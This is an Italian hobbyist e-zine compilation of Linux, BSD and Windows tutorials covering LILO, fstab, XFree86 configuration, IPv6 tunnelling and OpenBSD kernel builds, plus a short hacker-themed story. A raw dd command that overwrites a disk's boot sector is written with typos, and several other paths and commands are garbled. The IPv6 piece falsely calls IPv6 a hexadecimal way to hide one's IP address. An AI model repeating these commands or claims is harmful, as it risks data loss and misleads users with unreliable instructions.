boot=/dev/hda                  # indica dove va installato lilo, in questo caso
                               # MBR del mio primo hd. si puo' metter anche fd0
                               # cioè floppy
map=/boot/map                  # troppo presto per capire :^)
install=/boot/boot.b           # copia il proprio mbr e in caso di disinstalla=
                               # zione di lilo (lilo -u)
vga=5                          # mettere vga=ask per scegliere il proprio VGA
                               # da console.
default=windows                # label da caricare di default
keytable=/boot/it-latin1.klt   #tastiera
lba32                          # abilita l'uso dell'lba32
prompt
timeout=30                     # 3 secondi prima della scadenza del prompt
message=/boot/message          # messaggio al boot
menu-scheme=wb:bw:wb:bw        # colore lilo grafico

image=/boot/linux244           # immagine del kernel da karikare
      label=linux-244          # etichetta che si vuole dare
      root=/dev/hdc7           # hard disk dal quale caricare
      read-only                # lettura only

image=/usr/src/linux-2.4.4/arch/i386/boot/bzImage # altra immagine
      label=Failsafe

other=/dev/hda1              # altri OS
```

```
       label=windows
       table=/dev/hda

 other=/dev/fd0                # avvio da floppy!
       label=floppy
       unsafe
```

Ogni volta che si edita il file per aggiornare il lilo scrivere
da root e da console "lilo" e "lilo -v" per il verbose mode (cioe'
con tutto il resoconto delle azioni svolte dal programma)

Per disinstallare il lilo digitare "lilo -u"

Se invece non si disinstalla e volete a tutti i costi di nuovo
l'accesso al vostro windowz allora prendete il disco di avvio
di ms bootate e usate il comando da dos "fdisk /mbr" che
reintrega il proprio mbr per essere bootato da win.

Puo' succedere che abbiate installato il lilo in una partizione
estesa (p.e. hda5) dove si trova windowz, e nemmeno con fdisk /mbr
si riesca a reintegrare l'avvio di windowz in quanto quello
non è l'mbr, allora no panic, bootate ed arrivate alla shell del dos
e date il comando "SYS X:" dove X è l'unita dove riesede windowz (c,d,e etc)

WARNING : Ogni volta che reinstallate Windowz l'mbr viene sovrascritto!
          Ogni volta che fate fdisk /mbr l'mbr viene sovrascritto
          E' molto importante che almeno abbiate il lilo su floppy e un disco
          di boot di linux cosi' potrete riaccedere a linux in caso di
          reinstallazione di windowz!

```
  __
 / /_
| '_ \
| (_) |
 \___(_) Cosa è il MOUNT? e come si configura FSTAB?.
```

---- IL MOUNT DI LINUX ----

In windows ogni HD ha associata una lettera (A: B: C: D: E: F: G:) mentre in
Linux ogni dispositivo ha un /dev associato, per potere averne accesso bisogna
montare ognuno di questi su una directory
(rivedi punto 2)

- HDA -> Primary Master
- HDB -> Primary Slave
- HDC -> Secondary Master
- HDD -> Secondary Slave

Ora per montare ogni dispositivo bisogna che il file di configurazione
/etf/fstab sia configurato a dovere eccone un esempio :

```
/dev/hdc7        /        ext2   defaults             1 1
/dev/hdc5        /boot    ext2   defaults              1 2
none             /dev/pts devpts mode=0620             0 0
/dev/hdc8        /home   ext2    defaults              1 2
/dev/scd0        /mnt/philips    iso9660  owner,ro,noauto 0 0
/dev/scd1        /mnt/cdrom      iso9660  noauto,owner,ro 0 1
/dev/fd0         /mnt/floppy     auto     noauto,owner      0 0
/dev/hda1        /mnt/c      vfat     auto,user,exec,dev,suid,ro 0 0
/dev/hda5        /mnt/d      vfat     noauto,exec,dev,user,suid,rw 0 0
none /proc proc defaults 0 0
/dev/hdc6 swap swap defaults 0 0
```

```
Nella prima colonna si specifica il dispostivito poi il punto di "MOUNT"
cioè la cartella dove montarlo successivamente il FILE SYSTEM e poi altri
valori che spieghero' (1,1...0,0)
Normalmente le prime 4 linee le mette la distribuzione come preconfigurazione
a seconda delle partizioni create ora prendo in esempio una configurazione
fatta da me:

 /dev/hda1        /mnt/c      vfat     auto,user,exec,dev,suid,ro 0 0

 ^Device          ^ Mount         ^ FS

 auto=Monta all'avvio
 user=accessibile all'utente propietario
 ro o rw = rispettivamente READ ONLY & READ WRITE

 Le restatnti cose le spieghero' nella prossima versione

 ELENCO FILE SYSTEM SUPPORTATI (da man fstab)


     minix  a local filesystem, supporting filenames of length  14  or  30
            characters.

     ext    a  local  filesystem  with longer filenames and larger inodes.
            This filesystem has been replaced by the ext2 file system, and
            should no longer be used.

     ext2   a  local  filesystem with longer filenames, larger inodes, and
            lots of other features.

     xiafs  a local filesystem with longer filenames, larger  inodes,  and
            lots of other features.

     xfs    a  local  filesystem  with journaling, scalability and lots of
            other features.

     msdos  a local filesystem for MS-DOS partitions.

     hpfs   a local filesystem for HPFS partitions.

     iso9660
            a local filesystem used for CD-ROM drives.

     nfs    a filesystem for mounting partitions from remote systems.

     swap   a disk partition to be used for swapping.



-------------------------------------------------------------------------------

  _____
 |___  |
    / /
   / /_
  /_/(_) XFree : Configurazione

               ------------------------------------------------
               --- Semplice configurazione non approfondita ---
               ------------------ di X ------------------------

 Il file di configurazione di XFree si trova in --> /etc/X11/XF86Config-4
                                        oppure --> /etc/X11/XF86Config

 Il primo e il file da editare il secondo invece è il file di configurazione
 di base ma non metteteci mani non serve
 Ecco un esempio di XF86Config-4
      --> TROVERETE I MIEI COMMENTI IN STAMPATELLO PRECEDUTI DA "//" <--
                                :^)
```

```
------------------------------------------------------------


# File generated by XFdrake.

# **********************************************************************
# Refer to the XF86Config(4/5) man page for details about the format of
# this file.
# **********************************************************************

Section "Files"

   RgbPath     "/usr/X11R6/lib/X11/rgb"

# Multiple FontPath entries are allowed (they are concatenated together)
# By default, Mandrake 6.0 and later now use a font server independent of
# the X server to render fonts.

   FontPath   "unix/:-1"  // PATH PER I FONT

EndSection

# **********************************************************************
# Server flags section.
# **********************************************************************

Section "ServerFlags"

  # Uncomment this to cause a core dump at the spot where a signal is
  # received.  This may leave the console in an unusable state, but may
  # provide a better stack trace in the core dump to aid in debugging
  #NoTrapSignals

  # Uncomment this to disable the <Crtl><Alt><BS> server abort sequence
  # This allows clients to receive this key event.
  #DontZap

  # Uncomment this to disable the <Crtl><Alt><KP_+>/<KP_-> mode switching
  # sequences.  This allows clients to receive these key events.
  #DontZoom

  # This  allows  the  server  to start up even if the
  # mouse device can't be opened/initialised.
  AllowMouseOpenFail

 EndSection

# **********************************************************************
# Input devices
# **********************************************************************

# **********************************************************************
# Keyboard section
# **********************************************************************

 Section "InputDevice"

  Identifier "Keyboard1"
  Driver      "Keyboard"
  Option "AutoRepeat"  "250 30"

  Option "XkbRules" "xfree86"
  Option "XkbModel" "pc105"
  Option "XkbLayout" "it"    // LAYOUT TASTIERA

 EndSection

# **********************************************************************
# Pointer section
```

```
# **********************************************************************

Section "InputDevice"

  Identifier  "Mouse1"
  Driver      "mouse"
  Option "Protocol"    "MouseManPlusPS/2"
  Option "Device"      "/dev/psaux"
  Option "ZAxisMapping" "4 5"
#    Option "Emulate3Buttons"        //SE VOLETE METTETELO PER ESEMPIO SE
                                     // AVETE DUE TASTI POTRETE EMULARE
                                     // IL TERZO PREMENDOLI ASSIEME
#    Option "Emulate3Timeout"    "50"

# ChordMiddle is an option for some 3-button Logitech mice

#    Option "ChordMiddle"

EndSection



Section "Module"

# This loads the DBE extension module.

  Load        "dbe"
  Load        "glx"   // CARICA I MODULI PER LA GESTIONE DELLE OPEN GL TRAMITE
                      // SCHEDA GRAFICA (IN PAROLE POVERE)
  Load        "dri"   // CARICA I MOUDOLI PER INTERFACCIARE GLX CON SCHEDA
                      // GRAFICA

# This loads the miscellaneous extensions module, and disables
# initialisation of the XFree86-DGA extension within that module.

    SubSection  "extmod"
        #Option "omit xfree86-dga"
    EndSubSection

# This loads the Type1 and FreeType font modules

  Load        "type1"
  Load        "freetype"
EndSection

# **********************************************************************
# Monitor section
#**********************************************************************

# Any number of monitor sections may be present

Section "Monitor"
    Identifier "Generic|Multi-frequenza che raggiunge 1280x1024 a 74 Hz"
    VendorName "Unknown"
    ModelName  "Unknown"


# HorizSync is in kHz unless units are specified.
# HorizSync may be a comma separated list of discrete values, or a
# comma separated list of ranges of values.
# NOTE: THE VALUES HERE ARE EXAMPLES ONLY.  REFER TO YOUR MONITOR'S
# USER MANUAL FOR THE CORRECT NUMBERS.
  HorizSync  31.5-79.0


# VertRefresh is in Hz unless units are specified.
# VertRefresh may be a comma separated list of discrete values, or a
# comma separated list of ranges of values.
# NOTE: THE VALUES HERE ARE EXAMPLES ONLY.  REFER TO YOUR MONITOR'S
# USER MANUAL FOR THE CORRECT NUMBERS.
```

```
    VertRefresh 50-100


EndSection



# **********************************************************************
# Graphics device section
# **********************************************************************

Section "Device"
    Identifier "Generic VGA"
    Driver     "vga"
EndSection

Section "Device"
    Identifier  "Matrox Millennium G400"
    VendorName  "Unknown"
    BoardName   "Unknown"
    Driver      "mga"
   # Clock lines


  # Uncomment following option if you see a big white block
  # instead of the cursor!
  #    Option      "sw_cursor"

  Option      "DPMS"
EndSection



# **********************************************************************
# Screen sections
# **********************************************************************


Section "Screen"
  Identifier "screen1"
  Device      "Matrox Millennium G400"
  Monitor     "Generic|Multi-frequenza che raggiunge 1280x1024 a 74 Hz"
  DefaultColorDepth 16   // profondita' di colore all'avvio di X
  Subsection "Display"
      Depth       8
      Modes       "1024x768" "800x600" "640x480"
      ViewPort    0 0

  // la prima risoluzione è quella di default
  EndSubsection
  Subsection "Display"
      Depth       15
      Modes       "1024x768" "800x600" "640x480"
      ViewPort    0 0
  EndSubsection
  Subsection "Display"
      Depth       16
      Modes       "1024x768" "800x600" "640x480"
      ViewPort    0 0
  EndSubsection
  Subsection "Display"
      Depth       24
      Modes       "1024x768" "800x600" "640x480"
      ViewPort    0 0
  EndSubsection
  Subsection "Display"
      Depth       32
      Modes       "1024x768" "800x600" "640x480"
      ViewPort    0 0
  EndSubsection
```

```
 EndSection


Section "ServerLayout"
  Identifier "layout1"
  Screen     "screen1"

  InputDevice "Mouse1" "CorePointer"

  InputDevice "Keyboard1" "CoreKeyboard"
EndSection

// PERMETTE A QUALSIASI UTENTE DI SFRUTTARE L'ACCELERAZIONE GRAFICA!

Section  "DRI"

       mode 0666

EndSection

-------------------------------------------------------------

Per costruiere uno scheletro per questo file usare il tool

   --> /usr/X11R6/bin/xf86cfg (modalita' grafica di configurazione)
   --> /usr/X11R6/bin/xf86config (modalita' testo)

Ancora problemi? 'man X'!!!!!

-------------------------------------------------------------------------------
  ___
 ( _ )
 / _ \
| (_) |
 \___(_) Gestione dei PROCESSI


Per ottenere la lista dei processi attivi scrivere

  ps

Per ottenere la lista dei processi attivi sotto X scrivere

  ps x

ESEMPIO

PID TTY          TIME CMD
757 pts/0    00:00:00 bash
783 pts/0    00:00:00 ps

Il PID è il numero che identifica il processo nel kernel se per esempio
un programma si blocca per "ucciderlo" scrivete da console

  kill n°pid

Se non riuscite allora forzate il rilascio delle risorse da parte del processo
con

  kill -9 n°pid

Certi processi si vedono solo da ROOT ricordare; in quanto lanciati da l'omonimo

NOTA :

      Vorreste masterizzare un cd senza pero' preoccuparvi che altri processi
      usurpino le vostre risorse e svuotino il buffer del masterizzatore
      bruciando il cd?
      Prendete i diritti di root e usate il comando NICE che serve ad assegnare
      la priorita' ai processi in UNIX -20 è la priorita' massima
```

```
       es.:

            nice --20 <processo> o <cdburn program>

            :D bhuahahah il burn proof dei poveri

 PROCESSO : Un processo è un job+risorsa.
 JOB      : "lavoro" o meglio istruzione da eseguire che viene messo in coda
            di attesa per essere associato ad una risorsa e completare il suo
            svolgimento, in esecuzione prende il nome di PROCESSO
 JOB SCHEDULER : Si occupa dell'esecuzione dei JOB


--------------------------------------------------------------------------------


   ___
  / _ \
 | (_) |
  \__, |
    /_(_) Motori di Ricerca e manuali on-line


 WWW.RPMFIND.NET               Qualsiasi RPM
 WWW.FRESHMEAT.NET             Tutto su linux (motore)
 WWW.GOOGLE.COM/LINUX          Sezione linux di google
 WWW.LINUXISO.ORG              Le immagini iso delle distro piu' recenti

--------------------------------------------------------------------------------

   +------------------------------------------------------------------------+
   |########################################################################|
   +------------------------------------------------------------------------+



                      *
                              *               *               *
                          ______   _______ _____
                *        __/\_| __ ) \ / / ____|__  / __/\__
                         \    /  _ \\ V /|  _|   / /  \    /   *
                         /_  _\ |_) || | | |_*_ / /_  /_  _\
                *          \/ |____/ |_| |_____/____|___\/
                                              |_____|       *
               *
                         *                          *     *

                                    *

                                                 Buone Feste

   +------------------------------------------------------------------------+
   |########################################################################|
   +------------------------------------------------------------------------+




-----------------------------------*END*------------------------------------


-------------------------------------[16]---------------------------------------
----------------------------[ []Lord[V]icio[] ]-------------------------------
--------------------------------[IPV6 in Win2k]---------------------------------


Questo tutorial si occuperà di sola pratica visto ke ho già spiegato cosa è ipv6
in un mio altro tut
```

INIZIAMO

Cosa ci serve?????

1 il service pack 1 www.microsoft.com

2 Tunnel Broker (ftp://ftp.research.microsoft.com/users/msripv6/broker-1.1.exe)

.... dovrebbe bastare ....

Installate tutto e riavviate.....

Start -> Impostazioni -> Pannello di controllo e selezionate Installazione nuovo hardware

Aggiungi/risolvi problemi e quindi clickate su Avanti

Selezionate "Scheda di rete" , e clicka su Avanti

selezionate Microsoft e nella colonna Scheda di rete,selezionate Scheda Microsoft Loopback,clickate su Avanti

Adesso dobbiamo addizzionare il protocollo alla rete .....

Start -> Impostazioni -> Rete e connessioni remote quindi premi il tasto destro su Connessione alla rete locale e seleziona Proprietà

clicka Installa" , seleziona "Protocollo" > "Aggiungi" >"Disco driver"> "Sfoglia..."> vai nella cartella del protocollo C:\IPv6Kit e seleziona "oemsetup.inf" > "Apri" > "OK".

Ora dobbiamoprocuparci un tunnel , vi consiglio di usare il servizio offerto da www6.edisontel.com... una volta iscritti e configurato il tunnel , aprite il notepad e scrivete:

```
ipv6 rtu ::/0 2/::62.94.46.106 pub
ipv6 adu 2/vostro|ipv6
```

Salvatetelo nella cartelle c:\winnt\system32 come file .bat (eseguibile)
poi apritevi il prompt ms-dos e fatelo partire

Siete in ipv6 !!!!! ora dobbiamo arci una bella chattata in irc :))

Scaricate il prog Relay6 (www.noflyzone-crew.cjb.net) e scompattatelo (c:\winnt\system32)
Una volta fatto,riaprite il notepad :) e scrivete :

```
relay6 6667 2001:6b8:1:0:280:5fff:fe91:ad9c 6667 /c:1 /b:127.0.0.1
```

Salvate il file .bat dove volete anke nel desktop .....
2001:6b8:1:0:280:5fff:fe91:ad9c questo ipv6 vi permetterà di collegarvi ad AZZURRA :)))
Appena avviato il programmino fatto in casa vi si aprirà un una finestra prompt con il prog
pronto ad eseguire una connessione , allora apritevi il mirc o ke volete e collegatevi
al server 127.0.0.1 "comando : /server 127.0.0.1"
Wow siamo in ipv6 :))))
adesso fate :
/join #NoFlyZone
e venitemi a ringraziare :)) ----------

Adesso sono le 3.56 ..... ke sonno :(((vado a nanna passiamo al solito

SALUTI:alla crew,al chan #noflyzone,ai chan #hack #hackmaniaci #legalizziamola ....in particolare a LoNeWoLfDeN,Crashes,Cristian84,zukkerina83.

FUCK:tutti i lamah,alla mia ex,a lordsabotatore al re dei lamah alexmessomalex e a tutta quelli ke fanno le stanze hack in c6 ihhihi

www.vicio84.3000.it
www.noflyzone-crew.cjb.net

dove trovarmi:
c6: vicio84 o lordvicio
irc: irc.azzurra.it 6667 #NoFlyZone nick []LoRd[V]icio[]

[[]LoRd[V]icio[]-lordvicio@hotmail.com]

----------*END*----------

----------[17]----------
----------[Crashes]----------
----------[Guida a L.I.L.O]----------

Salve :) ragazzi, come state....uhm è un pò ke nn ci sentiamo avete raggione ma eccomi qui di nuovo, con una guida semplice sul famosi LILO di Linux, sono state molte le richieste da parte Vs su questo Loader, ke vi ha dato molti problemi e sinceramente la prima volta l'ha dati anke a me.. :))) eheheh....

WWW.noflyzone-crew.cjb.net

OK, iniziamo, LILO nn è altro ke un Loader utilizzato da Linux per avviare l'OS, può essere utilizzato anke per ki a + OS sul proprio PC o su un unico HDD, kiaro è ke la documentazione sul LILO in rete se ne trova quantità industriale e anke sui vari CD di Linux ed è in alcuni casi anke ben fatta e molto esauriente, quindi nn meilatemi per cazzate :)) ok...
Dopo aver installato Linux, alla prox accensione del PC si avvierà il LILO ke nn fa altro ke andare a caricare il kernel di Linux, ke risiede, in una parte del Vs HDD, kiaro, ke il kernel di Linux deve essere in una parte visibile da BIOS ma questo mi sembra anke logico.Troverete installato Linux nella parte /tc/lilo.conf questa è la parte essenziale del Loader perchè qui trovere informazioni su quello ke LILO fa al momento del lancio, potete anke trovarlo, nella MBR del HDD ovvero /dev/hda o anche nella root di Linux.(/dev/hda1-/dev/hda2)

Quando avrete la skermata di LILO all'avvio del PC è possibile iteragire con lui piggiando il tasto TAB, potrete così avere una lista delle possibilità di avvio ke LILO può darvi, qui potrete scegliere quello ke a voi rimane + comodo, certo se alcuni di nn succede questo vuol dire ke nn è stato configurato per avere questo comando così possiamo ovviare premendo ALT+SHIFT prima ke appare la scritta LILO sul monitor.

OK, veniamo alla parte + interessante di tutto il discorso, molti interventi nel canale #Noflyzone di "Azzurra" irc.azzurra.net, sono stati su come disinstallare il LILO, non so per quale motivo :)) ma questi sono affari Vs, il fatto è ke molti si sono come dire impiccati, e hanno riskiato in molti casi, di sputtanarsi il pc, dunque a mio parere, il sistema è molto semplice i passaggi nn sono molti basta solo prestare attenzione.....dunque LILO sovrascrive il primo settore di boot /dev/hda, una copia di questo settore viene salvata nella /boot/"nome anonimo.
####
quindi nn dovrete fare altro ke rimettere il settore di boot al posto di dove era prima..... :)) come? cakio come come? uhm...se è in /dev/hda ---> [dd if =/boot/ nomeanonimo.#### of=/dev/had bs=446 count 1] ok....penso di si...:)) Voi smanettatori si Linux starete leggendo questo tutozz e spaccandovi di risate lo so, ma andiamo avanti, se questo benedetto LILO è invece installato nella partizione root, in questo

caso le cose diventano molto + semplici, xkè basta avviare quella specie di Fdisk tipo quello di winzozz e rimuovere le partizioni di Linux, bhè sinceramente spero ke Linux rimanga sempre nel Vs pc xkè è un bel sistemimo, eheheh, vabbè nn facciamo /pub, ;), ricordatevi dopo tutto sta menata di riattivare la partizione DOS (bootable).

Un'ultima cosa prima di kiudere è questa volevo dirvi come avviare Linux con un disketto, per qualsiasi problema, certo prima di tutto dovrete creare un disketto con LILO dentro e come, anke questo lo trovate nella guida esplicativa all'interno dei CD di LINUX:

fdformat /dev/fd0H1440 -----------> :))) formattiamo il floppyno e scriviamo le traccie
mkfs -t minix /dev/fd01440 -------> classico filesystem dii tipo minix
ok, in alcuni sistemi c'è già un comando per fare tutto questo ma per voi smanettoni potete anche provare.....

Prometto di Tornare sul LILO con alcune spegazioni molto + dettagliate e esaurienti..ma per il momento accontentatevi.. ;))

SALUTI: alla crew, al chan #NoFlyZone in particolare a /\ LordVicio /\/\LoNeWoLfDeN /\ /\ /\/\Cristian84 /\/\ BigaLex /\/\ _1/2Matto /\/\ [D]kl /\/\ R|ppy /\/\ CityHunter /\ /\ e tutto il resto della CREW

********** www.noflyzone-crew.cjb.net **********
********** irc: irc.azzurra.it 6667 #NoFlyZone **********

END

---

[18]

[CityHunter]

[Siddharta,l'hacker]

Siddharta aveva tutto, aveva tutto ma era vuoto. Premeva i tasti della sua tastiera in maniera elegante e signorile, muoveva con grazia il mouse.
Era ammirato e benvoluto da tutti...tranne che da sè stesso. Non poteva continuare così, aveva bisogno di altro, sapeva che la verità non stava nel modificare il config.sys e riuscire ad avere quei 65k di memoria estesa per far girare Doom. Lo sapeva inconsciamente, ma non sapeva come comportarsi...cosa fare per soddisfare il suo IO che lo chiamava,che gli parlava in un linguaggio sconosciuto.
Un giorno come un altro arrivarono nel suo paese i Samana. I Samana erano dei saggi solitari che volevano raggiungere la saggezza assoluta, l'illuminazione attraverso la mortificazione di sè, attraverso la solitudine più totale.
Il cyberspazio iniziava a svilupparsi proprio in quei tempi, e i Samana, per la loro incrollabile solitudine non ne accattavano lo spirito. Siddharta, unitosi a loro, condivise le loro idee, trascorreva il suo tempo, i giorni, i mesi davanti allo schermo, in completa trance di fronte ad esso. Aveva imparato l'arte della pazienza, della saggezza, del digiuno. Ma non era sufficiente. Non ancora. Sapeva che vi era ben altro nel mondo digitale, qualcosa di affascinante che lo stimolava. Se ne andò dai Samana. Confuso ma convinto che seguendo la strada intrapesa dai Samana non sarebbe giunto a nulla, decise di imparare dagli uomini-bambini. Andò al villaggio elettronico, si immerse nel samsara.
Conobbe gente e sciamani elettronici, grafici e programmatori.
Si appossionò di tutto quello che gli veniva proposto: imparava con straordinaria facilità e divenne subito rispettato da tutti gli abitanti.
Maneggiava con grande cura il 3D studio, scriveva con straordinaria abilità e tecnica in C ed era felice. Non sentiva più dentro di sè quella vocina, quella che lo spingeva a cercare, cercare, cercare ancora.
Passavano gli anni come le versioni del 3D Studio si susseguivano.
Invecchiava ed era sempre più vuoto. Una notte, dopo aver avuto un terribile incubo, si risvegliò.
Ricordò i tempi in cui studiava da suo padre, della solitudine dei Samana.
La ricerca continua. Questa era ciò che aveva dimenticato. Questa era la via

giusta della sua vita. Della Vita. Abbandonò gli uomini-bambino.
Si sentiva rinato, ora riprendeva la sua giusta strada. Si sentiva libero.
Erano diversi giorni che vagava in cerca della sua strada. Il suo portatile
lo faceva volare leggero nel cyberspazio, gli faceva visitare posti mai visti,
nuovi, colorati ed esotici.
Era un giorno come un altro quando Siddharta dovette attraversare un fiume.
L'unico modo possibile era farsi accompagnare nell'altra
sponda con l'uso della barca dell'uomo che traghettava i passanti.
Quest'uomo era già abbastanza anziano ma non lo dava a vedere. I lunghi capelli
bianchi gli sfioravano le spalle. Aveva un sorriso luminoso, caldo ed avvolgente.
Siddharta decise che sarebbe stato il suo maestro. Lavorò con lui e da lui
apprese molto. Con lui si confidava e lui ascoltava. Di giorno traghettavano
i passanti e la sera il vecchio insegnava a Siddharta i segreti del Kernel,
del TCP/IP. Siddharta imparava con straordinaria velocità, ma soprattutto
con equilibrio. Finalmente aveva trovato la sua strada. Premeva i tasti sul
portatile come un pianista suona Beethoven. Studiava e provava. Studiava e
riusciva. Studiava e falliva. Ma l'importante era capire, era Sapere.
Il tempo passava e lui somigliava sempre più al vecchio barcaiolo.
Il suo sorriso si espandeva, diventava più consapevole. Una sera d'estate i due
erano seduti su un tronco parlando dell'IPV6. Mentre parlavano il modem si
colleghò. I suoni della modulazione e della demodulazione parlarono a
Siddharta con estrema chiarezza. Ed egli si illuminò. Si accorse che tutto era
una cosa sola, non esistevano siti separati, che il ping era come un sito
penetrato, che lui e l'admin dell'FBI erano una cosa sola. Lui era nello stesso
tempo il bambino che creava il suo primo programma coi socket, che Daemon9 di
Phrack. Tutti erano lui e lui era tutti. L'importante era ed è conoscere,
studiare, capire. E lui, che l'aveva capito, era diventato un Buddha, un
illuminato. Anzi, lui era l'Illuminato. Lui era un Hacker.

CityHunter

----------*END*----------

----------[19]----------
----------[goony]----------
----------[Ricompilazione Kernel OpenBSD]----------

ricompilazione kernel OpenBSD

note:

il documento è rivolto ad utenti alla prime armi, quindi tratta l'argomento
dilungandosi per facilitare la comprensione;
per qualsiasi chiarimento date un occhio alla faq 5 ufficiale:
http://www.openbsd.org/faq/faq5.html;

ringrazio vrkid che ai tempi mi sopportava;
l'autore non si assume nessuna responsabilità nell'utilizzo errato del documento;
per migliorie, consigli, minaccie :) ecc. goony@inwind.it;

Perchè compilare il kernel?
I motivi che posso spingere a compilare sono:
possiedi poca RAM e vuoi preservarne il più possibile rimuovendo i drivers per
dispositivi che non utilizzi;
necessiti di rimuovere o abilitare opzioni che di default non sono state inserite
nel kernel;
in alcuni casi, nel momento in cui applichi patch;
per pura sfida personale! :)

Importante: nella maggior parte dei casi non è affatto indispensabile ricompilare
il kernel. Il GENERIC installato di default contiene tutte le periferiche
supportate da OpenBSD. In poche parole questa operazione di ricompilazione permetterà
di avere un kernel che utlizzi soltanto l'hardware effettivamente usato.

Per avere l'ultima versione del file GENERIC controllate http://www.openbsd.org
/cgi-bin/cvsweb/src/sys/arch/i386/conf.

15 Passi per compilare...

1. Per prima cosa procuriamoci i sorgenti della nostra release. Preleviamo i files "src.tar.gz" e "srcsys.tar.gz" da uno dei server ftp (esempio l'italiano ftp://ftp.volftp.mondadori.com/mirror/openbsd) o se lo abbiamo direttamente dal cdrom;

2. Posizioniamo i due archivi prelevati nella directory "/usr/src" con i comandi:

"cp src.tar.gz /usr/src"
"cp srcsys.tar.gz /usr/src"

entriamo nella directory

"cd /usr/src"

3. Scompattiamo i files "src.tar.gz" e "srcsys.tar.gz" con i comandi:

"tar xvfz src.tar.gz"

e

"tar xvfz srcsys.tar.gz"

4. "cd /usr/src/sys/arch/$ARCH/conf"
($ARCH equivale alla piattaforma che utilizzi, esempio i386)

5. In questa directory troviamo alcuni possibili files di configurazione per il nostro kernel. Da prendere in esame è il GENERIC, cioè il kernel compilato di default che contiene tutti i drivers per ogni hardware compatibile. Copiamo ora il file GENERIC in un nuovo file con un nome a scelta.
Questa operazione non è obbligatoria ma permette di lasciare inalterato il file GENERIC (comunque recuperabile).

"cp GENERIC GOONY"

6. Editiamo il file "GOONY":

- sostituiamo il "GENERIC" della riga "include "../../../conf/GENERIC"" con il nome che abbiamo scelto per il nostro nuovo kernel.
In questo caso sostituiamo "GENERIC" con "GOONY". Attenzione, non dobbiamo modificare il path, ma solo il nome! avremo così:

include "../../../conf/GOONY"

- commenta (inserendo il carattere '#' all'inizio della riga) ogni riga (ogni riga corrisponde ad un opzione) dell'hardware che non possiedi e/o che non vuoi il tuo kernel supporti. Puoi vedere il tuo hardware direttamente con il comando "dmesg".
Attenzione nel commentare! Ogni dispositivo può avere delle dipendenze con dell'altro hardware. Non scoraggiarti se poi compilandolo avrai degli errori. Viene sempre indicata la riga da sistemare! Salva il file.

Note: come riportato nelle faq non tutte le opzioni sono state testate con tutte le altre. Possiamo sempre reperire informazioni dalle diverse mailing list.

7. "cd /usr/src/sys/conf"

8. Copiamo il file GENERIC in un nuovo file che avrà lo stesso nome che hai inserito nella riga include "../../../conf/GOONY" nel punto 6.

"cp GENERIC GOONY"

9. Edita il file GOONY e commenta sempre con il carattere "#" (come nel punto 6) le opzioni che non ti interessano. Salva il file;

10. "cd /usr/src/sys/arch/i386/conf"

11. "config GOONY"
(dove GOONY è il nome scelto nel punto 5 per il nostro nuovo kernel)

12. "cd /usr/src/sys/arch/i386/compile/GOONY"
"make clean" (cancella le dipendenze precedenti)
"make depend"(crea le dipendenze tra i files)
"make"

13. "cp /bsd /bsd.old"
In questo modo salviamo il vecchio kernel, rinominandolo bsd.old (o con un nome a tua scelt
Facciamo così nel caso il nuovo kernel non funzionasse bene e/o si volesse riutilizzare que
precedente. Se vogliamo in seguito usare il vecchio kernel, digitermo al boot:

"boot> bsd.old"

14. Copiamo il nostro nuovo kernel nella directory "/bsd":

"cp /usr/src/sys/arch/i386/compile/GOONY/bsd /bsd"

15. Riavviamo la nostra macchina con il comando

"reboot"

Diamo un occhio a quello che viene caricato dal kernel con il comando dmesg e per mezzo di
uname -va vediamo se effettivamente
stiamo usando il nostro nuovo kernel! :-) Avremo ad esempio

OpenBSD freedom 2.8 GOONY#0 i386

che ci riporta rispettivamente:

- IL sistema operativo!
- l'hostname (freedom)
- versione (2.8)
- nome del kernel caricato (GOONY)
- il numero di quante volte è stato compilato il kernel (nel nostro caso "#0" essendo la pr
  volta!)
- piattaforma (i386)

goony

---[20]---
---[Crashes]---
---[IPV6 in WinXP]---

Ops, salve a tutti, questa volta parleremo di IPV6 spero ke voi tutti sappiate
cosa sia, altrimen tifarete delle cose in automatico senza capirci nulla.....okz

/ NoflyZone Crew */*

OK, IPV6, bel nome ma ke è?
come cos'è? Avete mai visto quei numeri molto preziosi, ke voi cercate di nascondere
con molta cura quando fate le Vs operazioncine, tipo 68.115.345.23 (IP)? Bene l'ipv6
non è altro ke la trasformazione del Vs IPV4, in esadecimale...un bel modo per
nasconderlo eh....eheheh...diciamo ke è una bella idea e basta, anke se credo ke gli
scopi dell'ipv6 saranno ben altri ma nn mi soffermerò su questo....vi parlerò invece
come installarlo sul WinXp, anke perchè l'ho trovato estramente semplice e quindi se
alla buona :) ci sono riuscito io sicuramente ci riuscirete anke voi...eheh.
OK, allora per installare lo stack su WinXp, nn bisogna far altro ke andare su Esegui
e lanciare "IPV6 Install" dopo qualke secondo apparirà la scritta "Succeeded" il gioco
è fatto :)) semplice no...k, e adesso ke faccio? posso già navigare o chattare con il
mio IPV6? tericamente si, xkè i sapientoni della Microsoft hanno ben pensato di fare
un tunneling con il loro server, ma credo ke ha molti di Voi sta cosa nn piaccia, cmq
vi ritrovere con un indirizzo già traslato,ip 2002::/16. ok ma la domanda è molto
semplice, e se io nn volessi collegarmi con il tunnel delle Microsoft?

k, semplice ci sono molte società ke danno un tunnel broker gratuito, più avanti vi spiegherò.
Ora fate un breve controllo del Vs ip a questo indirizzo: http://www6.edisontel.com/cgi-bin/chkip.cgi, spero per voi ke sia in IPV6 :)))) altrimenti impazzirete.....
ok, ora vi darò alcuni link, per evitare di collegarvi al server del "CAPO", da www.6bone.i carmen.cselt.it e www.bersafe.it, anche ipv6.he.net è molto buono, fatevi la solita iscrizione al tunnel, attenzione ke alcuni di questi scadono dopo un pò di inattività, cioè dopo un pò ke nn vi collegati +, il Vs account sarà cancellato.
Dunque passiamo alla parte pratica, a iscrizione effettuata basta considerare 2 dati fondamentali, e sarebbero il Vs IPV4 Ip Endpoint e l'IpV6 ke vi verrà dato dal tunnel broker, lo riconoscerete subito perchè sarà un indirizzo in esadecimale seguito da /127.
Fatto questo andate in Dos escrivete quanto segue:
ipv6 rtu ::/0 2/::62.94.46.106 pub //questo è un esempio preso come broker edisontel forse il + comune :)).
ipv6 adu 2/3ffe:1234:abcd::1234 questo è ipv6 assegnatovi dal servizio di tunneling...
Il gioco è fatto, a questo punto le impostazioni per il server di Microsoft, nn sono + attive e voi siete in IPV6 eheheh semplice no? penso proprio di si....

Passiamo ora, alla parte ke secondo me Vi interessa di +, quella per IRC, ;)
